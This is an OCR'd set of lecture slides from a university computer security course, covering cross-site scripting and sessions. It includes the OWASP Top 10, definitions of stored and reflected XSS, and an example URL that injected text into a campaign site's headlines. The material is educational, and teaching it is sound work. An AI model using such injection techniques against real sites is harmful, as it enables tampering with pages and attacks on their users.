Web Security: XSS; Sessions

CS 161: Computer Security

Prof. Raluca Ada Popa

Nov 8, 2016


Credit: some slides are adapted from previous offerings of this course or from CS 241 of Prof. Dan Boneh

Announcements

- Proj 3 due on Thur, Nov 17

You Can Apparently Leave a Poop Emoji—Or Anything Else You Want—on Trump's Website


By *Jordan Weissmann*



Trump's site hacked today … apparently XSS!!!!

You could insert anything you wanted in the headlines by typing it into the URL – a form of reflected XSS

And **https://www.donaldjtrump.com/press-releases/archive/trump%20is%20bad%20at%20internet** gets you:



Top web vulnerabilities

OWASP Top 10 – 2010 (Previous)	OWASP Top 10 – 2013 (New)
A1 – Injection	A1 – Injection
A3 – Broken Authentication and Session Management	A2 – Broken Authentication and Session Management
A2 – Cross-Site Scripting (XSS)	A3 – Cross-Site Scripting (XSS)
A4 – Insecure Direct Object References	A4 – Insecure Direct Object References
A6 – Security Misconfiguration	A5 – Security Misconfiguration
A7 – Insecure Cryptographic Storage – Merged with A9 →	A6 – Sensitive Data Exposure
A8 – Failure to Restrict URL Access – Broadened into →	A7 – Missing Function Level Access Control
A5 – Cross-Site Request Forgery (CSRF)	A8 – Cross-Site Request Forgery (CSRF)
<buried in A6: Security Misconfiguration>	A9 – Using Known Vulnerable Components

Cross-site scripting attack (XSS)

- Attacker injects a malicious script into the webpage viewed by a victim user
  - Script runs in user's browser with access to page's data
- The same-origin policy does not prevent XSS

Two main types of XSS

- *Stored* XSS: attacker leaves Javascript lying around on benign web service for victim to load
- *Reflected* XSS: attacker gets user to click on specially-crafted URL with script in it, web service reflects it back

Stored (or persistent) XSS

- The attacker manages to store a malicious script at the web server, e.g., at `bank.com`
- The server later unwittingly sends script to a victim's browser
- Browser runs script in the same origin as the `bank.com` server

Demo + fix


Stored XSS (Cross-Site Scripting)

Attack Browser/Server


evil.com

Stored XSS (Cross-Site Scripting)


Stored XSS (Cross-Site Scripting)




Stored XSS (Cross-Site Scripting)



